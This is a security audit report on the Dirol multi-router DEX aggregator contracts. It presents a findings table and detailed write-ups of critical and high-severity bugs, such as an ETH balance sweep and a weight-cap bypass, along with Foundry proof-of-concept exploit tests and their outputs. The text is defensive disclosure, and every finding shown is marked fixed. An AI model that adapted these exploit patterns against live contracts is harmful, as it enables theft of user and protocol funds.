




Smart Contract Code Review And Security Analysis Report

Customer: Dirol

Date: 31/10/2025



We express our gratitude to the Dirol team for the collaborative engagement that enabled the execution of this Smart Contract Security Assessment.

Dirol is a multi-router DEX aggregator that supports complex weighted swaps across six different decentralized exchange types.

Document

Name	Smart Contract Code Review and Security Analysis Report for Dirol
Audited By	Olesia Bilenka; Kaan Caglan
Approved By	Ivan Bondar
Website	https://www.dirol.io
Changelog	17/10/2025 - Preliminary Report 31/10/2025 - Final Report
Platform	Monad
Language	Solidity
Tags	Signatures; DEX
Methodology	https://hackenio.cc/sc_methodology

Review Scope

Repository	https://github.com/thxForu/dirol-agr
Commit	4bb80a4
Remediation Commit	4688dda

Audit Summary

The system users should acknowledge all the risks summed up in the risks section of the report

34	33	0	1
Total Findings	Resolved	Accepted	Mitigated

Findings by Severity

Severity	Count
Critical	1
High	5
Medium	3
Low	6

Vulnerability	Severity	Status
F-2025-13502 - Native Input Routed as Zero for Native-Send Routes	Critical	Fixed
F-2025-13503 - Native Balance Sweep via Absolute Balance on NATIVE Legs	High	Fixed
F-2025-13529 - Missing Check for Residual Input Tokens When Route Weights Are Incomplete	High	Fixed
F-2025-13548 - Improper Weight Reset on tokenIn Change Allows Bypassing MAX_WEIGHT Cap	High	Fixed
F-2025-13566 - Weights Misapplied When Routes Are Not Grouped By TokenIn	High	Fixed
F-2025-13594 - ZkSwap Router Mismatch: Calls Non-Existent exactInputSingle On Monad	High	Fixed
F-2025-13501 - Output Accounting Uses Absolute Balance	Medium	Fixed
F-2025-13531 - Double Fee Charged in Limit Order Execution Due to Aggregator Fee Overlap	Medium	Fixed
F-2025-13556 - Unvalidated Market Address Leads To Arbitrary Token Approvals	Medium	Fixed
F-2025-13499 - Uncapped Protocol Fee in setFee Allows Arbitrary/High Fees	Low	Fixed
F-2025-13507 - Second Fee Applied Post-Check Causes Min-out Bypass	Low	Fixed
F-2025-13508 - CancelAllOrders Fails To Invalidate All Orders	Low	Fixed
F-2025-13512 - Unlimited ERC20 Approval to Aggregator	Low	Fixed



Vulnerability	Severity	Status
F-2025-13567 - Accepting Arbitrary Tokens (Including Fee-On-Transfer) Breaks MinOut Guarantees	Low	Fixed
F-2025-13569 - Weight Reset On Final Output Skews Allocations	Low	Fixed
F-2025-13500 - Incorrect Error Type Used for Identical tokenIn/tokenOut	Info	Fixed
F-2025-13528 - No Mapping Between Router Registration And RouterType Enables Mismatched Calls	Info	Fixed
F-2025-13530 - Hardcoded Deadline in DEX Aggregators Interactions	Info	Fixed
F-2025-13558 - Non-Strict Amount Check Allows Over-Approval Mismatch	Info	Fixed
F-2025-13559 - Missing routes.length Validation In Permit Variants	Info	Fixed
F-2025-13563 - Redundant Assignment of Default Values	Info	Fixed
F-2025-13573 - Redundant _ensureAllowance Invocation in _swapCrystalOrderbook Route	Info	Fixed
F-2025-13574 - Native Token Not Rejected In LimitOrder; Module Does Not Support ETH	Info	Fixed
F-2025-13575 - Assert Used In Receive Handler	Info	Fixed
F-2025-13576 - Floating Pragma	Info	Fixed
F-2025-13577 - Overloaded InvalidRoutes Error Obscures Root Causes	Info	Fixed
F-2025-13578 - Token Approval Logic Is Index-Based, Not Token-Normalized	Info	Fixed
F-2025-13579 - Path Start Token Not Validated Against route.tokenIn	Info	Fixed
F-2025-13580 - Risk of Ownership Control Loss in Owner-Dependent Contracts	Info	Fixed
F-2025-13581 - Inconsistent Numeric Literal Formatting For 10,000 Constants	Info	Fixed
F-2025-13582 - Mixed Integer Widths For The Same 10,000-Scaled Domain	Info	Fixed
F-2025-13585 - Inconsistent Permit2 Address Configuration Between Contracts	Info	Fixed
F-2025-13588 - Misleading Comment: Mentions LFJ V1 While Client Uses TraderJoe V2/LBRouter	Info	Fixed
F-2025-13590 - Missing Route/Path Validation Allows Misrouting And Residual Balances	Info	Mitigated

Documentation quality

- NatSpec is sufficient.
- Technical description is provided.

Code quality

- Some of the practices are not applied.

Test coverage

Code coverage of the project is **100%** (branch coverage).

- Deployment and basic user interactions are covered with tests.

Table of Contents

System Overview	7
Potential Risks	9
Findings	10
Vulnerability Details	10
Disclaimers	90
Appendix 1. Definitions	91
Severities	91
Potential Risks	91
Appendix 2. Scope	92
Appendix 3. Additional Valuables	93

System Overview

Dirol implements a multi-router DEX aggregator (`CoreAggregator`) that supports complex weighted swaps across six different decentralized exchange types, including Uniswap V2/V3, LFJ V1, ZkSwap V3, Kuru, and Crystal orderbooks. It is tightly integrated with a gasless limit order module (`LimitOrderModule`), which allows off-chain order signing via Permit2 and on-chain execution by authorized keepers when profitable.

The files in the scope:

1. `CoreAggregator`

Type: Upgradeable, Ownable

Primary Role: Acts as the core DEX aggregator for executing complex multi-hop and multi-router swaps.

Key Features:

- Supports 6 router types: Uniswap V2/V3, LFJ V1, ZkSwap V3, Kuru Orderbook, Crystal Orderbook.
- Permit2 integration enables gasless token approval.
- Weighted route execution with fee deduction and split routing logic.
- Support for both ERC20 and native ETH input/output.

Swap Methods:

- `swap` : Direct swap function.
- `swapWithPermit2` : Swap using a Permit2 signature.
- `swapWithPermitted` : Swap using a pre-approved Permit2 allowance.

Router Management:

- `setRouter` / `removeRouter` : Owner-controlled router registry.

Fees:

- Configurable via `setFee` and `setFeeReceiver` (BPS-based).

Emergency:

- `withdrawStuckTokens` : Emergency token recovery function.

2. `LimitOrderModule`

Type: EIP-712 compliant limit order executor.

Primary Role: Enables off-chain signed limit orders to be executed on-chain by authorized keepers.

Key Features:



- Gasless order creation using Permit2's `permitWitnessTransferFrom`.
- Order execution through `CoreAggregator` with fee collection.
- Strict input validation and reentrancy protection.
- On-chain order cancellation by users (per order or all).

Fee:

- 10 BPS taken from output amount, sent to `feeRecipient`.

Keeper Model:

- Only pre-authorized addresses (set by `owner`) can execute orders.

Order Tracking:

- Nonce-based system to invalidate old orders.
- `getOrderKey` provides unique hash of an order for identification.

PRIVILEGED ROLES

Role	Contract	Privileges
<code>owner</code>	CoreAggregator	Set routers, fees, fee receiver, withdraw stuck tokens
<code>owner</code>	LimitOrderModule	Authorize keepers
<code>keeper</code>	LimitOrderModule	Execute limit orders on behalf of users

Potential Risks

- **Scope Definition and Security Guarantees:** The audit does not cover all code in the repository. Contracts outside the audit scope may introduce vulnerabilities, potentially impacting the overall security due to the interconnected nature of smart contracts.
- **External DEX Integrations Out Of Audit Scope:** The aggregator calls multiple third-party routers directly (Uniswap V2/V3, “LFJ V1”, ZkSwap V3, Kuru, Crystal). These contracts and their ABIs/semantics are not in scope, so interaction correctness, safety, and invariants are not guaranteed.
- **Interactions with External DeFi Protocols:** Dependence on external DeFi protocols inherits their risks and vulnerabilities. This might lead to direct financial losses if these protocols are exploited, indirectly affecting the audited project.
- **Absence of Time-lock Mechanisms for Critical Operations:** Without time-locks on critical operations, there is no buffer to review or revert potentially harmful actions, increasing the risk of rapid exploitation and irreversible changes.

Findings

Vulnerability Details

F-2025-13502 - Native Input Routed as Zero for Native-Send Routes - Critical

Description:

When `tokenIn == NATIVE`, `swap()` wraps all ETH to WETH up-front, setting the contract's native ETH balance to `0`. Later, `_executeSwap` computes each route's input using the **native ETH balance** for `NATIVE` legs:

```
// swap()
if (isNativeIn) IWETH(WRAPPED_NATIVE).deposit{value: msg.value}(); // <-- al
l ETH becomes WETH (contract ETH = 0)

// _executeSwap()
uint256 tokenInBalance =
    routeTokenIn == NATIVE
        ? address(this).balance // <-- now 0 after wrapping
        : IERC20(routeTokenIn).balanceOf(address(this));
uint256 routeAmountIn = (tokenInBalance * route.weight) / remainingWeight;
```

For Kuru routes marked to **send native ETH** (`isNativeSend[0] == true`) with `tokenIn == NATIVE`, the computed `routeAmountIn` becomes **0**, and the call is made with `{value: 0}`:

```
if (isNativeSend.length > 0 && isNativeSend[0]) {
    IKuruRouter(router).anyToAnySwap{value: amountIn}(...); // amountIn == 0
} else {
    IKuruRouter(router).anyToAnySwap(...);
}
```

Eventually the user's ETH was wrapped to **WETH** and **never consumed**; the route produces **no output**, and the user receives **nothing**. Their provided value remains trapped as **WETH** inside the aggregator.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate:	5/5
Likelihood Rate:	5/5
Exploitability:	Independent
Severity:	Critical

Recommendations

- Remediation:** Make routing **WETH-centric** internally and **explicitly unwrap** for native-send legs:
1. **Compute “native” input using WETH balance** (since ETH was wrapped).
 2. **Before native-send router calls**, unwrap exactly `routeAmountIn` WETH to ETH and send it as `msg.value`.

Resolution: The Finding was fixed in commit `39b76a13` by unwrapping WETH to ETH before calling the `anyToAnySwap` function of KuruRouter.

```
    IWETH(WRAPPED_NATIVE).withdraw(amountIn);
    IKuruRouter(router).anyToAnySwap{value: amountIn}(
        markets, isBuy, isNativeSend, tokenIn, tokenOut, amountIn, minAmount
    Out
    );
```

Evidences

POC

Reproduce:

```
function test_POC_swap_KuruOrderbook_WithNativeSend() public {
    uint256 amountIn = 1 ether;

    address[] memory markets = new address[](1);
    markets[0] = makeAddr("market");
    bool[] memory isBuy = new bool[](1);
    isBuy[0] = true;
    bool[] memory isNativeSend = new bool[](1);
    isNativeSend[0] = true; // Send native ETH

    bytes memory pathData = abi.encode(markets, isBuy, isNativeSend);
```

```

ICoreAggregator.Route[] memory routes = new ICoreAggregator.Route[](1
);

routes[0] = ICoreAggregator.Route({
    router: address(kuruRouter),
    routerType: ICoreAggregator.RouterType.KURU_ORDERBOOK,
    tokenIn: NATIVE,
    tokenOut: USDC,
    path: pathData,
    weight: 10000,
    minAmountOut: 0
});

ICoreAggregator.SwapParams memory params = ICoreAggregator.SwapParams
({
    tokenIn: NATIVE,
    tokenOut: USDC,
    amountIn: amountIn,
    minAmountOut: 0,
    routes: routes,
    recipient: user,
    deadline: block.timestamp + 1 hours
});

vm.prank(user);
uint256 amountOut = aggregator.swap{value: amountIn}(params);

console.logString("Amount out from Kuru with native send: ");
console.logUint(amountOut);

uint256 contractsWethBalance = IERC20(WETH).balanceOf(address(aggrega
tor));
console.logString("Contracts WETH balance after Kuru swap with native
send:");
console.logUint(contractsWethBalance);

console.log("AmountIn is:");
console.logUint(amountIn);
assertGt(amountOut, 0, "Should receive USDC from Kuru with native sen
d");
}

```

Results:

```

~/dev/thxForu__dirol-agr (master) x) $ forge test --match-test test_POC_swap
_KuruOrderbook_WithNativeSend -vv
[.] Compiling...
[.] Compiling 1 files with Solc 0.8.30
[.] Solc 0.8.30 finished in 5.39s

```

Compiler run successful!

Ran 1 test for test/CoreAggregator.exotic.t.sol:CoreAggregatorExoticTest
[FAIL: Should receive USDC from Kuru with native send: 0 <= 0] test_POC_swap_
KuruOrderbook_WithNativeSend() (gas: 325353)

Logs:

ETH balance of aggregator in the setUp:

0

Amount out from Kuru with native send:

0

Contracts WETH balance after Kuru swap with native send:

1000000000000000000

AmountIn is:

1000000000000000000

Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 3.98s (897.17ms CPU time)

Ran 1 test suite in 3.98s (3.98s CPU time): 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:

Encountered 1 failing test in test/CoreAggregator.exotic.t.sol:CoreAggregatorExoticTest

[FAIL: Should receive USDC from Kuru with native send: 0 <= 0] test_POC_swap_
KuruOrderbook_WithNativeSend() (gas: 325353)

Encountered a total of 1 failing tests, 0 tests succeeded

[F-2025-13503](#) - Native Balance Sweep via Absolute Balance on NATIVE Legs - High

Description: `swap()` wraps the user's `msg.value` into WETH immediately, but `_executeSwap` later sources per-route input for `NATIVE` legs from the contract's **raw ETH balance**:

```
// swap(): wraps user ETH to WETH first
if (params.tokenIn == NATIVE) {
    IWETH(WRAPPED_NATIVE).deposit{value: msg.value}();
}

// _executeSwap(): per-route input is taken from absolute balances
uint256 tokenInBalance =
    routeTokenIn == NATIVE
        ? address(this).balance // ← uses raw ETH on the contract
        : IERC20(routeTokenIn).balanceOf(address(this));
uint256 routeAmountIn = (tokenInBalance * route.weight) / remainingWeight;
```

If the contract already holds **any ETH** (e.g., prior native payouts, accidental transfers, owner funding), a malicious caller can:

1. ensure there is ETH on the contract (or wait until there is),
2. call `swap` with `tokenIn = NATIVE` and **tiny** `amountIn` (e.g., `1 wei`),
3. use a route that **sends native ETH** (e.g., Kuru with `isNativeSend[0] == true`).

Because `tokenInBalance` for `NATIVE` reads `address(this).balance`, the route's `amountIn` becomes **the entire ETH already on the contract**, not the user's `1 wei`. In `_swapKuruOrderbook`, that `amountIn` is forwarded as `msg.value`:

```
if (isNativeSend.length > 0 && isNativeSend[0]) {
    IKuruRouter(router).anyToAnySwap{value: amountIn}( // amountIn == contract ETH
        markets, isBuy, isNativeSend, tokenIn, tokenOut, amountIn, minAmountOut
    );
}
```

The attacker then receives `tokenOut` funded by **the contract's pre-existing ETH**.

This is a **sweep/rug of the contract's ETH balance** via a single tiny-input call.

Assets:

- src/CoreAggregator.sol [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 5/5

Likelihood Rate: 3/5

Exploitability: Independent

Severity: High

Recommendations

Remediation: Implement **per-swap input inventory** (memory) seeded with the user's input only. Compute each `routeAmountIn` from that per-swap availability, not absolute contract balances. Credit intermediate tokens by **delta** (after–before) as routes produce them.

Resolution: The Finding was fixed in commit `4688ddad` by adding proper snapshot mechanics for initial balances of the route tokens.

```
(bool hasSnapshot, uint256 snapshot) = _findTokenInSnapshot(
    uniqueTokensIn, tokenInSnapshots, uniqueTokenInCount, tokenTo
Find
);
if (!hasSnapshot) {
    // Failsafe: should never happen after pre-scan, but use currentBalance as snapshot
    // This means tokenInBalance will be 0 for this route, preventing unexpected behavior
    snapshot = currentBalance;
    tokenInSnapshots[uniqueTokenInCount] = snapshot;
    uniqueTokensIn[uniqueTokenInCount] = tokenToFind;
    unchecked {++uniqueTokenInCount;}
}

uint256 tokenInBalance = currentBalance - snapshot;
```

Evidences

POC

Reproduce:

```
function test_POC_swap_KuruOrderbook_WithNativeSend_drain_contract() public {
    uint256 amountIn = 1;

    address[] memory markets = new address[](1);
    markets[0] = makeAddr("market");
    bool[] memory isBuy = new bool[](1);
    isBuy[0] = true;
    bool[] memory isNativeSend = new bool[](1);
    isNativeSend[0] = true; // Send native ETH

    bytes memory pathData = abi.encode(markets, isBuy, isNativeSend);

    ICoreAggregator.Route[] memory routes = new ICoreAggregator.Route[](1);

    routes[0] = ICoreAggregator.Route({
        router: address(kuruRouter),
        routerType: ICoreAggregator.RouterType.KURU_ORDERBOOK,
        tokenIn: NATIVE,
        tokenOut: USDC,
        path: pathData,
        weight: 10000,
        minAmountOut: 0
    });

    ICoreAggregator.SwapParams memory params = ICoreAggregator.SwapParams(
    {
        tokenIn: NATIVE,
        tokenOut: USDC,
        amountIn: amountIn,
        minAmountOut: 0,
        routes: routes,
        recipient: user,
        deadline: block.timestamp + 1 hours
    });

    // lets deal some native to the contract
    vm.deal(address(aggregator), 1 ether);

    // Here, we are calling swap with amount in 1 wei however we'll get more than 1 wei back because there is already some native balance in the contract.
    vm.prank(user);
    uint256 amountOut = aggregator.swap{value: amountIn}(params);

    console.logString("Amount out from Kuru with native send: ");
    console.logUint(amountOut);
}
```



```

        console.log("AmountIn is:");
        console.logUint(amountIn);

        assertGt(amountOut, 0, "Should receive USDC from Kuru with native send");
    }
}

```

Results:

```

~/dev/thxForu__dirol-agr (master) x) $ forge test --match-test test_POC_swap
_KuruOrderbook_WithNativeSend_drain_contract -vv
[.] Compiling...
[.] Compiling 1 files with Solc 0.8.30
[.] Solc 0.8.30 finished in 5.54s
Compiler run successful!

Ran 1 test for test/CoreAggregator.exotic.t.sol:CoreAggregatorExoticTest
[PASS] test_POC_swap_KuruOrderbook_WithNativeSend_drain_contract() (gas: 316215)
Logs:
  ETH balance of aggregator in the setUp:
  0
  Amount out from Kuru with native send:
  9900000000000000000
  AmountIn is:
  1

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 4.63s (1.19s CPU time)

Ran 1 test suite in 4.63s (4.63s CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)

```

[F-2025-13529](#) - Missing Check for Residual Input Tokens When Route Weights Are Incomplete - High

Description:

The `CoreAggregator._executeSwap` function splits a swap across multiple routes based on their `weight`. Each route consumes a proportional amount of the total `amountIn`. However, there is no final validation to ensure **all** input tokens have been properly routed and utilized.

This creates a problematic scenario:

- If routes are given with **insufficient cumulative weight** (e.g., weights summing to much less than `10000`), the leftover tokens are not returned, refunded, or reverted.
- Those leftover tokens remain **locked** in the contract, as no path exists to claim or automatically handle them.
- This violates the principle of least surprise: a user expects the full `amountIn` to be either swapped or the transaction to fail.

```
uint256 remainingWeight = MAX_WEIGHT;
for (uint256 i = 0; i < params.routes.length;) {
    ...
    if (remainingWeight == 0) revert InvalidRoutes();
    if (route.weight == 0) {
        unchecked {
            ++i;
        }
        continue;
    }
    if (route.weight > remainingWeight) revert InvalidRoutes();
    uint256 tokenInBalance =
        routeTokenIn == NATIVE ? address(this).balance : IERC20(route
TokenIn).balanceOf(address(this));
    uint256 routeAmountIn = (tokenInBalance * route.weight) / remaini
ngWeight;
    unchecked {
        remainingWeight -= route.weight;
    }
}
```

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate:	5/5
Likelihood Rate:	4/5
Exploitability:	Independent
Complexity:	Simple
Severity:	High

Recommendations

Remediation: Add validation to ensure that each unique input token group (i.e., all routes sharing the same `tokenIn`) has a total weight equal to `MAX_WEIGHT`.
This guarantees that for every token type, the full input balance is routed and no residual tokens remain locked.

Resolution: The Finding was fixed in commit `39b76a13` by adding

```
if (weightSum != MAX_WEIGHT) revert WeightNotFullyAllocated();
```

this if statement after the routes loop.

Evidences

POC

Reproduce:

```
function test_POC_swap_KuruOrderbook_with_incomplete_route_weight_usage()
public {
    uint256 amountIn = 1 ether;

    address[] memory markets = new address[](1);
    markets[0] = makeAddr("market");
    bool[] memory isBuy = new bool[](1);
    isBuy[0] = true;
    bool[] memory isNativeSend = new bool[](1);
    isNativeSend[0] = false;

    bytes memory pathData = abi.encode(markets, isBuy, isNativeSend);

    ICoreAggregator.Route[] memory routes = new ICoreAggregator.Route[](1
);
    routes[0] = ICoreAggregator.Route({
```

```

        router: address(kuruRouter),
        routerType: ICoreAggregator.RouterType.KURU_ORDERBOOK,
        tokenIn: WETH,
        tokenOut: USDC,
        path: pathData,
        weight: 10000/1000, // 10.000 is %100, so now we are giving %0.1
weight only
        minAmountOut: 0
    });

    ICoreAggregator.SwapParams memory params = ICoreAggregator.SwapParams
({
        tokenIn: WETH,
        tokenOut: USDC,
        amountIn: amountIn,
        minAmountOut: 0,
        routes: routes,
        recipient: user,
        deadline: block.timestamp + 1 hours
    });

    vm.prank(user);
    // Since we give 0.1% weight to the Kuru route, we expect 1ether/1000
= 0.001 ether will be the amountOut
    // Because kuru router mock is `IERC20(tokenIn).transferFrom(msg.send
er, address(this), amountIn);`
    // directly transferring same amount. And since `uint256 amou
ntOut = (amountIn * 99) / 100;` there is also
    // this, it means we will get %99 of the amount so it will be %99 of
0.001 ether

    uint256 amountOut = aggregator.swap(params);

    console.logString("Amount out from Kuru with incomplete route weight
usage: ");
    console.logUint(amountOut);

    assert(amountOut == 0.001 ether * 99 / 100);
}

```

Results:

```

~/dev/thxForu__dirol-agr (master) x) $ forge test --match-test test_POC_swap
_KuruOrderbook_with_incomplete_route_weight_usage -vv
[.] Compiling...
[:] Compiling 1 files with Solc 0.8.30
[:] Solc 0.8.30 finished in 5.24s
Compiler run successful!

```

```
Ran 1 test for test/CoreAggregator.exotic.t.sol:CoreAggregatorExoticTest
[PASS] test_POC_swap_KuruOrderbook_with_incomplete_route_weight_usage() (gas:
330916)
Logs:
  ETH balance of aggregator in the setUp:
  0
  Amount out from Kuru with incomplete route weight usage:
  9900000000000000

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 5.18s (1.69s CPU
time)

Ran 1 test suite in 5.18s (5.18s CPU time): 1 tests passed, 0 failed, 0 skipp
ed (1 total tests)
```

[F-2025-13548](#) - Improper Weight Reset on tokenIn Change Allows Bypassing MAX_WEIGHT Cap - High

Description:

The `_executeSwap()` function in `CoreAggregator` is intended to limit the total route weight to `MAX_WEIGHT = 10,000` per contiguous sequence of routes using the same `tokenIn`. This is enforced through the `remainingWeight` variable.

However, there is a subtle and exploitable flaw in the logic:

```
if (routeTokenIn != currentTokenIn) {  
    currentTokenIn = routeTokenIn;  
    remainingWeight = MAX_WEIGHT;  
}
```

This block **resets the** `remainingWeight` **back to 10,000** whenever the input token changes. While this might be intended for legitimate cases of token chaining (e.g., `WETH → USDC → DAI`), it opens up a bypass.

A malicious user can **oscillate** `tokenIn` **values** between routes to **reset the weight allowance repeatedly**. This leads to **unbounded weight usage** across multiple routes, far exceeding the intended 100% (`MAX_WEIGHT`), causing the aggregator to use more tokens than the user expected or authorized.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate:	5/5
Likelihood Rate:	3/5
Exploitability:	Independent
Complexity:	Simple
Severity:	High

Recommendations

Remediation:

Modify the logic to track cumulative weight per `tokenIn` and enforce global `MAX_WEIGHT` constraints per `tokenIn` instead of resetting blindly:

```
mapping(address => uint256) public tokenInUsedWeight;

...

if (tokenInUsedWeight[routeTokenIn] + route.weight > MAX_WEIGHT) {
    revert InvalidRoutes();
}

tokenInUsedWeight[routeTokenIn] += route.weight;
```

This ensures that no more than 10000 weight is ever applied per `tokenIn`, regardless of how many times the `tokenIn` flips in the route list.

Resolution:

The Finding was fixed in commit `d2cb1962` by adding `_validateTokenInGrouping` control under the `_executeSwap` function.

```
function _validateTokenInGrouping(address[] memory seenTokensIn, uint256
seenCount, address newTokenIn)
private
pure
{
    for (uint256 i; i < seenCount;) {
        if (seenTokensIn[i] == newTokenIn) revert TokenInNotGrouped();
        unchecked {++i;}
    }
}
```

Evidences

Reproduce:

Reproduce Steps:

1. **First route** uses 9999 / 10000 of the WETH balance.
2. **Second route** flips `tokenIn` to USDC → resets `remainingWeight` to 10,000.
3. **Third route** flips back to WETH → resets `remainingWeight` to 10,000 again.

Code:

```
function test_BYPASS_MAX_WEIGHT() public {
    uint256 amountIn = 1 ether;
```

```

address[] memory markets = new address[](1);
markets[0] = makeAddr("market");
bool[] memory isBuy = new bool[](1);
isBuy[0] = true;
bool[] memory isNativeSend = new bool[](1);
isNativeSend[0] = false;

bytes memory pathData = abi.encode(markets, isBuy, isNativeSend);

ICoreAggregator.Route[] memory routes = new ICoreAggregator.Route[](3
);

routes[0] = ICoreAggregator.Route({
    router: address(kuruRouter),
    routerType: ICoreAggregator.RouterType.KURU_ORDERBOOK,
    tokenIn: WETH,
    tokenOut: USDC,
    path: pathData,
    weight: 9999,
    minAmountOut: 0
});

routes[1] = ICoreAggregator.Route({
    router: address(kuruRouter),
    routerType: ICoreAggregator.RouterType.KURU_ORDERBOOK,
    tokenIn: USDC,
    tokenOut: WETH,
    path: pathData,
    weight: 1,
    minAmountOut: 0
});

routes[2] = ICoreAggregator.Route({
    router: address(kuruRouter),
    routerType: ICoreAggregator.RouterType.KURU_ORDERBOOK,
    tokenIn: WETH,
    tokenOut: USDC,
    path: pathData,
    weight: 10000,
    minAmountOut: 0
});

ICoreAggregator.SwapParams memory params = ICoreAggregator.SwapParams
({
    tokenIn: WETH,
    tokenOut: USDC,
    amountIn: amountIn,
    minAmountOut: 0,
    routes: routes,
    recipient: user,
    deadline: block.timestamp + 1 hours
});

```



```

});

vm.prank(eve);
IERC20(WETH).transfer(address(aggregator), 5 ether);

uint256 balanceOfContractBefore = IERC20(WETH).balanceOf(address(aggr
egator));
console.logString("WETH balance of contract before random poc:");
console.logUint(balanceOfContractBefore);

vm.prank(user);
// When route 2 comes; since the routeTokenIn is not equal to current
TokenIN code will enter to the:
/*
    if (routeTokenIn != currentTokenIn) {
        currentTokenIn = routeTokenIn;
        remainingWeight = MAX_WEIGHT;
    }
*/
// case and it will reset the remaining weight to 10.000 again. So we
'll be able to call
// another WETH -> USDC kuru swap with full 10.000 weight again.

uint256 amountOut = aggregator.swap(params);
console.logString("Amount out from Kuru: ");
console.logUint(amountOut);
assertGt(amountOut, 1.5e18, "Should receive More than 1e18 USDC from
Kuru");
}

```

Results:

```

~/dev/thxForu___dirol-agr (master) x) $ forge test --match-test test_BYPASS_M
AX_WEIGHT -vv
['] Compiling...
[:] Compiling 1 files with Solc 0.8.30
[:] Solc 0.8.30 finished in 5.20s
Compiler run successful!

Ran 1 test for test/CoreAggregator.exotic.t.sol:CoreAggregatorExoticTest
[PASS] test_BYPASS_MAX_WEIGHT() (gas: 676370)
Logs:
  ETH balance of aggregator in the setUp:
  0
  WETH balance of contract before random poc:
  5000000000000000000
  Amount out from Kuru with random poc:
  1979801000000000000

```

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 4.65s (1.35s CPU time)

Ran 1 test suite in 4.65s (4.65s CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)

[F-2025-13566](#) - Weights Misapplied When Routes Are Not Grouped By TokenIn - High

Description:

In the `_executeSwap` function the splitter renormalizes weights every time `tokenIn` changes, effectively creating separate “weight blocks.” If routes with the same `tokenIn` are interleaved, their shares are computed in multiple blocks, so allocations become order-dependent and can diverge from intended global proportions. .

```
if (routeTokenIn != currentTokenIn) {
    currentTokenIn = routeTokenIn;
    remainingWeight = MAX_WEIGHT;
}
```

Blocks can also leave unused balances when per-block weights sum to less than `MAX_WEIGHT`.

Per contiguous `tokenIn` segment, weights are normalized to the segment's `remainingWeight` (starting at `MAX_WEIGHT`), using the live balance at each step. Re-encountering the same `tokenIn` later opens a new block with fresh normalization.

Example (deviation from plan):

- Input A = 1000, `MAX_WEIGHT` = 10000
- Routes: A(5000), B(...), A(5000)
- First A block: $1000 * 5000 / 10000 = 500$
- Second A block (after B): remaining A $\approx 500 \rightarrow 500 * 5000 / 10000 = 250$
- Total A used = 750 (not 1000 as a 50%+50% plan would suggest)

This leads to under/over-allocation versus planner intent; residual balances when per-block weights < `MAX_WEIGHT`.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 5/5

Likelihood Rate: 4/5

Exploitability: Independent

Complexity: Simple

Severity: High

Recommendations

Remediation:

- Enforce grouping: require routes to be contiguous per `tokenIn` and revert if a `tokenIn` reappears later.
- Or use per-token snapshots: for each `tokenIn`, snapshot its starting balance and allocate using a single normalization pass (order-independent). Require per-token weight sums to equal `MAX_WEIGHT` or revert/document residuals.

Resolution:

The Finding is fixed in commit `1532bc2`. The tokens grouping was enforced.

```
_validateTokenInGrouping(seenTokensIn, seenCount, routeTokenIn);  
seenTokensIn[seenCount] = currentTokenIn;  
unchecked {++seenCount;}
```

Evidences

PoC: Weights Misapplied When Routes Are Not Grouped By TokenIn

Reproduce:

```
function test_poc_InterleavedWeights_LeavesUnusedWETH() public {  
    // Fresh aggregator instance to isolate balances  
    CoreAggregator agg = new CoreAggregator(address(weth), address(this),  
address(permit2));  
    agg.setRouter(address(v2));  
    agg.setRouter(address(v3));  
  
    // Approvals for fresh aggregator  
    vm.startPrank(user);  
    weth.approve(address(agg), type(uint256).max);  
    usdc.approve(address(agg), type(uint256).max);  
    dai.approve(address(agg), type(uint256).max);  
    vm.stopPrank();  
  
    // Build paths  
    address[] memory v2WethUsdc = new address[](2);
```

```

v2WethUsdc[0] = address(weth);
v2WethUsdc[1] = address(usdc);
bytes memory pathV2_WETH_USDC = encodeV2Path(v2WethUsdc);
bytes memory pathV3_USDC_DAI = encodeV3Path(address(usdc), 3000, address(dai));

// Routes order: WETH->USDC (50%), then USDC->DAI (100% of USDC), then WETH->USDC (50%)
// Expected: first WETH block allocates 0.5e18, then block resets to USDC, then new WETH block allocates 0.25e18
// Leftover WETH on aggregator = 0.25e18 (25%)
ICoreAggregator.Route[] memory routes = new ICoreAggregator.Route[](3);

routes[0] = ICoreAggregator.Route({
    router: address(v2),
    routerType: ICoreAggregator.RouterType.UNISWAP_V2,
    tokenIn: address(weth),
    tokenOut: address(usdc),
    path: pathV2_WETH_USDC,
    weight: 5000,
    minAmountOut: 0
});

routes[1] = ICoreAggregator.Route({
    router: address(v3),
    routerType: ICoreAggregator.RouterType.UNISWAP_V3,
    tokenIn: address(usdc),
    tokenOut: address(dai),
    path: pathV3_USDC_DAI,
    weight: 10000,
    minAmountOut: 0
});

routes[2] = ICoreAggregator.Route({
    router: address(v2),
    routerType: ICoreAggregator.RouterType.UNISWAP_V2,
    tokenIn: address(weth),
